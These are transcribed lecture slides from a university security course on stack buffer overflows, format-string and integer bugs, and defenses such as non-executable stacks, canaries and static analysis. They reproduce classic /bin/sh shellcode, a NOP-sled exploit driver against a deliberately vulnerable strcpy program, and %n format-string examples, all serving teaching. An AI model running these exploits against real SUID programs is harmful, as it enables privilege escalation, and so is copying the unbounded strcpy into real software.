Buffer Overflow

CSC 348·648

WAKE FOREST UNIVERSITY
Department of Computer Science

Spring 2013

Buffer Overflows and Security

- Buffer overflows are the most common security vulnerability
  - First major exploit, 1988 Internet worm (`fingerd`)


Number of Buffer Overflow CERT Advisories

Year	1999	2000	2001	2002	2003	2004	2005	2006	2007	2008	2009	2010	2011	2012	2013
Advisory	4	1	3	35	48	17	29	38	391	403	636	414	440	447	82 (so far...)

- Important ingredients
  - A program that SUID to root
  - Arrange *root-grabbing code* to be available in the program's address space
  - Get the program to *jump* to that code
  - Often leads to a total compromise of a machine

Process Memory Organization

- Process memory is divided into three regions: text, data, and stack



- Text region
  - Fixed by the program and includes program instructions
  - Read-only data, writing to it causes a segmentation fault
- Data region
  - Initialized and uninitialized data
  - Static variables and heap memory
- Stack - ADT used for function calls


Function Calls and the Stack

- When a function is called, execution *jumps* to the function
  - Execution continues until the function end is reached
  - Once finished execution returns to statement after the call
- *What about function parameters, return values, etc... ?*
- The stack aids in the proper execution of a function
  - Local function variables are allocated
  - Parameters and return values are stored also stored

  Why is a stack used? Isn't it deterministic?

Stack

- A stack is a simple and flexible ADT
  - Viewed as a continuous block of memory
  - Stack Pointer (SP) points to top
  - Operations take place at the top (PUSH and POP)
  - The bottom of the stack is a fixed address



- When a function is called the stack contains
  - Function parameters
  - Data required to recovery from the function call
  - This includes **the return address of the calling statement**

Example Stack Contents

- Consider the following program


```
void function(int a, int b, int c)
{
   char buffer1[8];
   char buffer2[16];
}
void main()
{  function(1, 2, 3);  }
```

- If you look at the assembler associated with the *call*

```
pushl $3
pushl $2
pushl $1
call function
```

  - Parameters pushed in reverse order
  - `call` statement pushes the **return address**

- Just before starting the function, the stack is



  - The function copies the current function pointer as SFP
  - Local variables are placed on the stack

Buffer Overflow

- Simply putting more data in a buffer than it can handle
  - Take advantage of this to run arbitrary code
- Consider the following program

```
void function(char* str)
{
   char buffer[16];
   strcpy(buffer, str);
}
void main()
{
   char largeStr[256];
   for(int i = 0; i < 256; i++)
      largeStr[i] = 'A';  // is hex this is 0x41
   function(largeStr);
 }
```

  - After compiling, executing causes a segmentation fault

- To understand what happens, consider the stack when the function is called

`buffer`	top (low memory)
SFP	
ret	
`str*`	bottom (high memory)

  - `strcpy()` copies the contents of `str` into `buffer`, until a `'\0'` is encountered in the string (pointed to by `str*`)
  - However size of memory pointed by `str` is larger than `buffer`
  - `strcpy` continues copying, overwriting SFP and **ret**

    Why are we moving towards the bottom?

  - The return address (ret) would be `0x41414141`

- A segmentation fault occurs when the function attempts to return
  - The address `0x41414141` is outside process address space
  - The process attempts the read and seg faults
- Therefore, buffer overflow allows us to change a return address
  - In this way we can change the program flow
  - Objective is to change the return address to **our code**

A Friendly Buffer Overflow

- Lets change the first program so it overwrites the return address
- Remember the stack before the function is called is

buffer2 *(16 bytes)*	top (low memory)
buffer1 *(8 bytes)*	
SPF *(4 bytes)*	
ret *(4 bytes)*	
a *(8 bytes)*	
b *(8 bytes)*	
c *(8 bytes)*	bottom (high memory)

- ret is before SFP, which is before `buffer1`
  - ret is 4 bytes beyond the end of `buffer1`
  - So the *address* of ret is `buffer1 + 12`

    Why is it +12 ?

- Let's alter the code to take advantage of the ret address

```
void function(int a, int b, int c)
{
   char buffer1[8];
   char buffer2[16];
   int* ret;                     // stores an address
   ret = (int *)(buffer1 + 12); // points to return address
   (*ret) += 8;                  // set to next instruction
}
void main()
{
   int x = 0;
   function(1, 2, 3);
   x = 1;
   cout << x << '\n';             // only 8 bytes from previous
}
```


- *What happens when the program runs?*
  - Originally ret stores the address of `x = 1;` in `main`
  - The function adds 8 to this address
  - ret now points to next instruction, `cout << x << '\n';` (*so the instruction* `x = 1;` *is skipped*)

Terminal

```
> g++ -o retChange retChange.cpp
> retChange
0
```


A Less-Friendly Buffer Overflow

- We can modify a return address and execution flow
- *What would we like to execute?*
  - Typically a program that spawns a shell
- *What if the program doesn't have this code?*
  - Just place the shell code in the buffer you are overflowing
  - Then have ret point back to this program, easy...



Shell Code

- Since the instructions are on the stack they must be in assembler
  - *But Dr. Cañas only taught us...*
  - Let g++ do the work
- The C code to spawn a shell is

```
#include<stdio.h>
void main()
{
   char* name[2];
   name[0] = "/bin/sh";  // the Unix command to spawn a shell
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

- Now compile with g++ `-static -g` and view using gdb

- Since spawning a shell is common, assembler is available
  - Smashing the Stack for Fun and Profit has a list of assembler code for different platforms
- Example shell code for Linux is

```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Simple Spawning a Shell Program

```
char shellcode[] =
 "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
 "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
 "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main()
{
  int *ret;                 \\ stores an address
  ret = (int *)&ret + 2;    \\ address of return (main function)
  (*ret) = (int)shellcode; \\ set return to address of shell code
}
```

Terminal

```
> g++ -o testShell testShell.cpp
> testShell
bash$
```


- But remember, a standard program does not have the shellcode in the program to jump to...
  - We will load the buffer with the program directly

Putting the Pieces Together

```
char shellcode[] =
 "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
 "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
 "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char largeString[128];  // hackers don't fear globals...

void main()
{
   char buffer[96];                          // buffer to overflow
   long* longPtr = (long *) largeString;     // point to string

   for(int i = 0; i < 32; i++)
      *(longPtr + i) = (int) buffer;         // copy addr of buffer
   for(int i = 0; i < strlen(shellcode); i++)
      largeString[i] = shellcode[i];         // copy shellcode
   strcpy(buffer, largeString);              // cause overflow
}
```


- In the preceding program
  - Filled entire `largeString` with address of `buffer`
  - Overwrote `shellcode` into beginning of `largeString`
  - `strcpy` `largeString` into `buffer`, hopefully a successful buffer overflow will occur

    What is meant by successful over flow?

- The shellcode is still in the program, not realistic
  - But we can send the shellcode if the program accepts input
  - For example a command line argument
  - The concepts remain the same
- As you may guess the buffer sizes are not arbitrary...

Realistic Buffer Overflow

- Lets overflow the following program `vulnerable.cpp`

```
void main(int argc, char *argv[])
{
   char buffer[512];
   if (argc > 1)
      strcpy(buffer, argv[1]);  // unbounded copy, bad idea
}
```

- We will overflow the command line argument
  - Load shell program and rewrite ret
  - If the program was SUID root...

- The next program causes the overflow
  - Separate program that *executes* `vulnerable`
  - Creates string consisting of shell code and address
  - Passes string as command line argument to `vulnerable`
- This program is more difficult to create
  - Since it is a separate program, some information is **not** known
  - Don't know exactly where the buffer to overflow is
  - Cannot use an address of a local variable to determine ret
  - Will have to make a guess and provide an **offset**

```
#define<stdio.h>
#define DEFAULT_OFFSET          0
#define DEFAULT_BUFFER_SIZE   512
#define NOP                  0x90

char shellcode[] =
 "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
 "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
 "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void)
{  __asm__("movl %esp,%eax");  }   // get SP location, see paper

void main(int argc, char *argv[])
{
   char *buff, *ptr;                        // points to shell code
   long *addr_ptr, addr;                    // base address
   int offset = DEFAULT_OFFSET,
   int bsize  = DEFAULT_BUFFER_SIZE;
```




```
   if(argc > 1) bsize  = atoi(argv[1]);
   if(argc > 2) offset = atoi(argv[2]);
   addr = get_sp() - offset;                // addr of shell, we hope
   printf("Using address: 0x%x\n", addr);

   buff = malloc(bsize);                    // allocate space for code
   ptr = buff;                              // point to our buffer
   addr_ptr = (long *) ptr;
   for(i = 0; i < bsize; i+=4)              // incr by 4 since address
      *(addr_ptr++) = addr;                 // fill with shell address
   for(i = 0; i < bsize/2; i++)
      buff[i] = NOP;                        // add NO-OPs at beginning

   ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
   for(i = 0; i < strlen(shellcode); i++)
      *(ptr++) = shellcode[i];              // copy shell code

   buff[bsize - 1] = '\0';                  // make proper C-string
   execl("./vulnerable", "vulnerable", buff);  // issue command
}
```

Review

- We have only presented an overview to buffer overflows
  - Details in Smashing the Stack for Fun and Profit
  - This lecture *borrowed* ideas presented in this paper
- Many small details have been omitted
  - Proper shellcode creation (it's a C-string, no early `'\0'`)
  - Manipulating the stack to determine the return address
- Attacker needs to know CPU and OS are of target machine
  - Our examples are for x86 running Linux... *kinda*
  - Details about CPUs and OSs, stack frame structure, and stack growth direction

Other Overflows

- Previous overflows described are based on C-strings
  - Copy over the ret address using a `char` array



  - However vulnerabilities do not rely on array copying
- Following is vulnerable (DirectX CERT Advisory CA-2003-18)

```
void func(int a, char v){
   char buf[128];
   init(buf);
   buf[3*a+1] = v;
}
```

Why? Can an overflow attack occur with any type array?

Integer Overflows

- Integers are fixed size, there is a maximum value it can store
  - Assigning a number too large is an overflow error
  - ISO C99 standard, *"integer overflow causes undefined behaviour"* which indicates anything can happen
- Integer overflows are not like most common bug classes
  - Do not allow direct overwriting of memory
  - *"The root of the problem lies in the fact that there is no way for a process to check the result of a computation after it has happened, so there may be a discrepancy between the stored result and the correct result"*
  - Force a crucial variable to contain an erroneous value, *and this can lead to problems later in the code...*
    `http://www.phrack.org/show.php?p=60&a=10`

Finding Overflows

- Read the source code
  - Possible with open source code and a lot of spare time
- Run the service and attempt a *systematic crash*
  - Run service on a local machine
  - Issue *requests* with log tags `"$$$$$"`
  - When the system crashes search core dump for the tag
    How does this show the vulnerability?
- There are some automated tools

Preventing Overflows

- Main problem has been the following *standard* functions
  - `strcpy()`, `strcat()`, `sprintf()`

    What is the issue with these functions?

- *Safer* versions available, but they have **problems**
  - `strncpy()` can leave a buffer unterminated *"The most common misconception is that strncpy() NUL-terminates the destination string. This is only true, however, if length of the source string is less than the size parameter"*
  - When using `strncat()` *do you have to account space for null?*

  Are there alternatives?

Possible Solutions

- Type safe languages

  For example (Fulp's favorite language)? Disadvantages?

- Make the stack non-executable

  How does this help?

- Random stack location

  How does this prevent an overflow?

- Static source code analysis, *and get a PhD...*
- Run-time checks

Non-Executable Stack

- Most CPUs do not distinguish between permission to read or execute at a given area of memory

  So what? What about segmentation faults?

- Mark the stack as non-executable
  - NX bit on AMD Athlon 64 and Intel P4 Prescott and Itanium
    "...irony that, after decades of trying to improve how quickly and efficiently CPUs can run code, the newest, most fashionable processor feature is the ability to not run code..."
  - Certain *pages* of memory can be marked as non-execute
  - Support exists for XP SP2 (2004), Linux, and Solaris

- Disadvantages to non-executable stack
  - Does not prevent a *return to libc* exploit

    What?

  - Some applications need an executable stack

    For example (Dr. John's favorite language)?

  - Java *just in time* code generation must be rewritten

Static Analysis

"One of the best ways to prevent the exploitation of buffer overflow vulnerabilties is to detect and eliminate them from the source code"

- Statically check the source code to detect buffer overflows
  - Several consulting companies are available
  - Automated tools exist
- *MS PREfix* searches for a fixed set of bugs
  - Detail, path-by-path procedural analysis
  - Expensive, 4 days on Windows
- *MS PREfast* newer faster version of PREfix


  What is an underlying problem with these approaches? Remember the good old days of finding CSC 112 memory leaks? Are code reviews successful?

OpenBSD

- Since 1996 OpenBSD has assign developers to audit source code
  - As many as 12 auditors per project
- As a result, it has one of the best reputations for security
  - Historically one of the lowest rates of *reported* vulnerabilties
- OpenBSD made additional security changes in 2003
  - *Stack randomization* to make exploitation more difficult
  - Modify memory segments to ensure they are not writable and executable

Run-Time Checks

- StackGuard (WireX) embeds *canaries* in the stack
  - Special values placed between the local and ret values
  - After function call integrity of canary values are checked



How can you defeat this guard?

- Different types of stack canaries
  - **Random canary** creates a random string that is inserted into every stack
  - **Terminator canary** places `'\0'` in the stack, for example StackGuard uses the four bytes `NULL`, `CR`, `LF`, and `EOF`
    How does this prevent an overflow?

Simple Canary

- It's possible to create a simple canary in a program

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int function(char *str)
{
   int canary = secret;
   char buffer[12];
   /* The following statement has a buffer overflow problem */
   strcpy(buffer, str);
   if (canary == secret) // Return address is not modified
      return 1;
   else // Return address is potentially modified
   { ... Yo! you killed my canary, do some error handling ...  }
}

static int secret; // a global variable
```



```
int main(int argc, char* argv[])
{
   secret = rand();
   char str[517];
   FILE *badfile;
   badfile = fopen("badfile", "r");
   fread(str, sizeof(char), 517, badfile);
   function(str);
   printf("returned properly, go about your business... \n");
   return 1;
}
```

- Given how stack memory is organized
  - If `buffer` is overwritten, `canary` may also be overwritten
- This approach is too simple, but you could add more...

Windoze XP SP2

- Has a non-executable stack
- Compiler `/GS` option adds more protection
  - Enables a random canary
  - Causes an `UnHandledException` if there is a canary mismatch
- Litchfield found another vulnerability
  - Overflow overwrites the exception handler
  - Redirect exception to attack code
  - *These are similar to the return-to-libc exploit*

Format Strings

- Most languages provide function to display *formatted* data
  - Formating commands are stored as a C-string, *format string*
  - Security problem exists if a user can specify the format string
- Consider the following C/C++ program

```
int main(int argc, char* argv[])
{
   if(argc > 1) printf(argv[1]);
   return 0;
}
```

Terminal

```
> ./a.out "Nirre-Pluf"
Nirre-Pluf
```

Format String Vulnerabilities

- Using the previous program, try the string `"%x %x"`

Terminal

```
> ./a.out "%x %x"
12ffc0 4011e5
```

*What happened? Is printf(char *) really legal?*

- Consider the header statement for `printf` (given in `stdio.h`)

```
printf(const char * __restrict, ...)
```

  - The `...` allows a variable number of arguments

```
printf("Nirre Pluf");
printf("%x", i);
printf("%x%x"); /* yes, it's legal */
```


From the `printf` `man` Page

- printf formats and prints its arguments, after the first, under control of the format-string
- The format-string is a C-string which contains 3 types of objects
  1. **Plain characters**, which are simply copied to standard output
  2. **Character escape sequences**, which are converted and copied to the standard output
  3. **Format specifications**, which causes printing of the **next successive argument**
- The format string is reused as often as necessary to satisfy the arguments, any extra format specifications are evaluated with zero

  What about the opposite question?

Format String Operation

- `printf` is a function call
  - Arguments for the function call are pushed on the stack
    Remember the order?
  - First argument popped is the format string
  - If format string has format commands, pop arguments
    What if no other arguments were pushed?
- Therefore the attacker can determine the stack and ret address
  So what, we want to write to (overload) the stack...

'%n'

- '%n' is among the least known format specifications
  - Writes number of chars that should have been written into the address of the variable given as the corresponding argument

```
int main(int argc, char* argv[])
{
   unsigned int b;
   printf("%s%n\n", argv[1], &b);
   printf("Input was %d characters long\n", b);
   return 0;
}
```

Terminal

```
> ./a.out "Some random input"
Input was 17 characters long
```

Protecting Format Strings

- The following format is susceptible

```
printf(userInput);
```

Why would you ever use it?

  - Do not let the user specify the format string
  - Better alternatives


```
printf("%s", userInput);
std::cout << userInput;
```

- Format string vulnerability applies to any of the `print` functions

For example?


Return to `libc` Overflow

- *Classical* smashing the stack requires a large buffer
  - Large enough to store the shell code and return address



  - However many buffers are too small to store this info
  - *If it is too small for the shell code, then it will fail...*
- return-to-libc can make the attack successful

- Return-to-libc is very similar to smashing the stack
  - Return address is changed to the `system()` function
  - Pass a parameters and let the `system()` do the work



What parameter?

Why does making the stack non-executable offer no protection?